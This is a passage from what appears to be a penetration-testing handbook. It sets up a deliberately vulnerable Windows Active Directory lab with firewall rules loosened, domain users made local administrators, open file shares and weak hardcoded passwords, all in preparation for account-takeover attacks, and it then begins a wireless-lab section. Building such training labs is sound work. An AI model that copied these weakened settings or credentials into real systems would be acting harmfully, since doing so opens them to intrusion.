
Type: Microsoft Windows

Version: Windows 10 (64-bit)

☑ Skip Unattended Installation

Once you’re all set, click on **Finish** to save the virtual environment.

1. Next, select the Bob-PC virtual machine and click on **Settings** as shown below:



Windows Server 2019 Powered Off

Bob-PC Powered Off

General

Name: Bob-PC
Operating System: Windows 10 (64-bit)
Groups: Ultimate Kali Linux Book 3/ RedTeamLab

System


Base Memory: 2048 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, Hyper-V Paravirtualization

1. Click on the **Network** category and apply the following settings to

Adapter 1:

- Adapter 1: Enable network Adapter
- Attached to: Internal Network
- Name: *RedTeamLab* (manually type it in the field)
- Promiscuous Mode: Allow All

The following screenshot shows the preceding configurations for Adapter 1:



☑ Enable Network Adapter

Attached to: Internal Network

Name: RedTeamLab

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Allow All


MAC Address: 0800275C1EAF

☑ Cable Connected

1. Next, select the newly created virtual machine and click on **Start** to power-on the system.
2. On the **Windows Setup** window, click on **Next**, then click on **Install now**.
3. Accept the **Applicable notices and license terms**, and click on **Next**.
4. For the installation type, click on **Custom: Install Windows only (advanced)** option.
5. Then, select **Dive 0: Unallocated Space** and click on **Next** to start the

installation. After the installation is completed, the virtual machine will automatically reboot twice.

6. After the second reboot, you’ll be prompted to select your region, and click on **Yes**.
7. Next, select your keyboard layout, and click on **Yes**. You can skip the option for adding a second keyboard layout.
8. During the setup process of Windows 10, you'll be asked to connect to a network. Select the **I don't have internet** option to continue as shown below:



Let's connect you to a network


To finish setup, you'll need to connect to the internet.

1. Next, click on **Continue with limited setup**.
2. Next, create the username: `bob` with the password: `P@ssword2`.
3. Disable any unnecessary services on the privacy window and disable Cortana. Afterwards, the setup process continues and will log you in automatically to the Windows 10 desktop.
4. Install the **VirtualBox Guest Additions** on the Windows 10 virtual machine. Please see *Part 2, steps 2 – 4*.
5. On Bob-PC, open the **Command Prompt** with administrative privileges and turn on network discovery and file sharing using the following

commands:

```
C:\Windows\system32> netsh advfirewall firewall set rule group="
Network Discovery" new enable=Yes
C:\Windows\system32> netsh advfirewall firewall set rule group="
File and Printer Sharing" new enable=Yes
```

The following screenshot shows the execution of the preceding commands:



```
C:\Windows\system32> netsh advfirewall firewall set rule group="Network Discovery" new enable=Yes

Updated 52 rule(s).
Ok.

C:\Windows\system32> netsh advfirewall firewall set rule group="File and Printer Sharing" new enable=Yes

Updated 30 rule(s).
Ok.
```

1. Next, use the following commands to change the default hostname to Bob-PC:

```
C:\Windows\system32> powershell
PS C:\Windows\system32> Rename-Computer -NewName Bob-PC
PS C:\Windows\system32> Restart-Computer
```


Once this virtual machine is rebooted, the hostname will now be Bob-PC, the Windows network and file sharing will be enabled. Power-off Bob-PC for now.

1. Next, let’s create another Windows 10 virtual machine and call it **Alice-PC**. Repeat *steps 3 – 20* and ensure you set **Alice-PC** as both the name of the new virtual machine (*step 4*) and the hostname (*step 20*). Create the username: `alice` with the password: `P@ssword2` as the local user during the setup process.

Part 8 – Adding the clients to the domain

Use the following instructions to joining each Windows 10 virtual machine, Bob-PC and Alice-PC to the Domain Controller:

1. Power-on the **Windows Server 2019** virtual machine, **Bob-PC** and **Alice-PC**.
2. On **Bob-PC** and **Alice-PC**, open the **Command Prompt** with administrative privileges (**Run As Administrator**) and use the `ping 192.168.42.40` command to test network connectivity between each Windows 10 system and the Windows Server 2019 machine as shown below:




```
C:\Windows\system32> ping 192.168.42.40

Pinging 192.168.42.40 with 32 bytes of data:
Reply from 192.168.42.40: bytes=32 time<1ms TTL=128
Reply from 192.168.42.40: bytes=32 time<1ms TTL=128
Reply from 192.168.42.40: bytes=32 time<1ms TTL=128
Reply from 192.168.42.40: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.42.40:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

As shown in the preceding screenshot, **Bob-PC** was able to communicate with the **Windows Server 2019** virtual machine successfully.

1. Next, use the following commands on **Bob-PC** and **Alice-PC** to join the `redteamlab.local` domain:

```
C:\Windows\system32> powershell
PS C:\Windows\system32> Add-Computer -DomainName RedTeamLab.loca
l -Restart
```

1. Next, the **Windows PowerShell credentials request** window will appear, simply enter the domain administrator account (`Administrator` / `P@ssword1`) to authenticate the request and click as shown below:



```
C:\Windows\system32> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Add-Computer -DomainName RedTeamLab.local -Restart

cmdlet Add-Computer at command pipeline position 1
Supply values for the following parameters:
Credential
```


Windows PowerShell credential request

Enter your credentials.

User name: Administrator

Password: ••••••••••


1. Once the system has rebooted, click on **Other user** at the bottom-left corner of the login window. Then, log in using a domain user account, such as username: `gambit` or `rogue` with the password: `Password1` as shown below:



Part 9 – Setting up for account takeover and file sharing attacks

To ensure we can exploit file-sharing services and perform account takeover attacks on Windows clients that are connected to the domain, please use the following instruction:

1. Login to **Bob-PC** and **Alice-PC** using a domain administrator account, such as username: `redteamlab\Administrator` and password: `P@ssword1` as shown below:




1. Open the **Command Prompt** with administrative privileges and use the following commands to make the domain user accounts, `gambit` and `rogue`, local administrators on **Bob-PC** and **Alice-PC**:

```
C:\Users\Administrator> net localgroup "Administrators" redteaml
ab\gambit /ADD
```

```
C:\Users\Administrator> net localgroup "Administrators" redteaml
ab\rogue /ADD
```

The following screenshot shows the execution of the preceding commands:




```
C:\Users\Administrator> net localgroup "Administrators" redteamlab\gambit /ADD
The command completed successfully.


C:\Users\Administrator> net localgroup "Administrators" redteamlab\rogue /ADD
The command completed successfully.
```

1. Next, using the same **Command Prompt** window, use the following commands to create a local shared folder on each Windows 10 machine, **Bob-PC** and **Alice-PC**:

```
C:\Users\Administrator> cd\
C:\> mkdir SharedData
C:\> net share DataShare=c:\SharedData
```

The following screenshot shows the execution of the preceding commands:



```
C:\Users\Administrator> cd\

C:\> mkdir SharedData

C:\> net share DataShare=c:\SharedData
DataShare was shared successfully.
```

1. Lastly, power-down your Windows 10 and Windows Server 2019 virtual machines until they are needed later on.

Having completed this section, you have built a Microsoft Windows lab environment containing the most common type of services and configurations found in many organizations. This environment will enable you to perform advanced exploitation techniques on Active Directory in later sections of this book, which focuses on red team exercises. In the next section, you will learn how to set up a wireless penetration testing lab to practice wireless exploitation.

Setting up a wireless penetration testing lab


Understanding how to perform wireless penetration testing helps organizations to determine how a real threat actor is able to discover and exploit security vulnerabilities on their company’s wireless network infrastructure.Within many organizations, you will commonly find wireless networks that are implemented to support the wireless mobility for their employees. Employees can connect their smartphones, Internet of Things (IoT) devices, tablets, and laptops to the corporate Wi-Fi network and access the resources on the wired network, such as printers and servers. In small and large organizations, the wireless router or access point is usually configured using one of the following wireless security standards:

- **Wired Equivalent Privacy** (**WEP**)
- **Wi-Fi Protected Access** (**WPA**)
- **Wi-Fi Protected Access 2** (**WPA2**)
- **Wi-Fi Protected Access 3** (**WPA3**)

Most modern wireless networks are usually configured with WPA2 and WPA3 standards. The preceding list of security standards are also designed for small networks and the regular consumer as they are simple to configure using a single shared password, known as a **Pre-Shared Key** (**PSK**). Therefore, anyone who wants to access the wireless network will need the same PSK.In large environments, there is a need to improve the security and centralized management of users on the corporate wireless network. Security professionals typically implement an **Authentication, Authorization, and Accounting** (**AAA**) server such as **Remote Authentication Dial-In User Service** (**RADIUS**) on the network, which handles the centralized management of network users, accounts, and policies. The following are the access methods for wireless networks:

- **Pre-Shared Key** (**PSK**) – This methods enables you to configure a password or passphrase on the wireless router or access point. Anyone with the PSK can access the network.
- Enterprise – This method leverages a centralized access server running RADIUS to handle AAA. Each user on the wireless network will require a unique user account to be created on the access server, with policies assigned to the account and logs are generated for accountability.
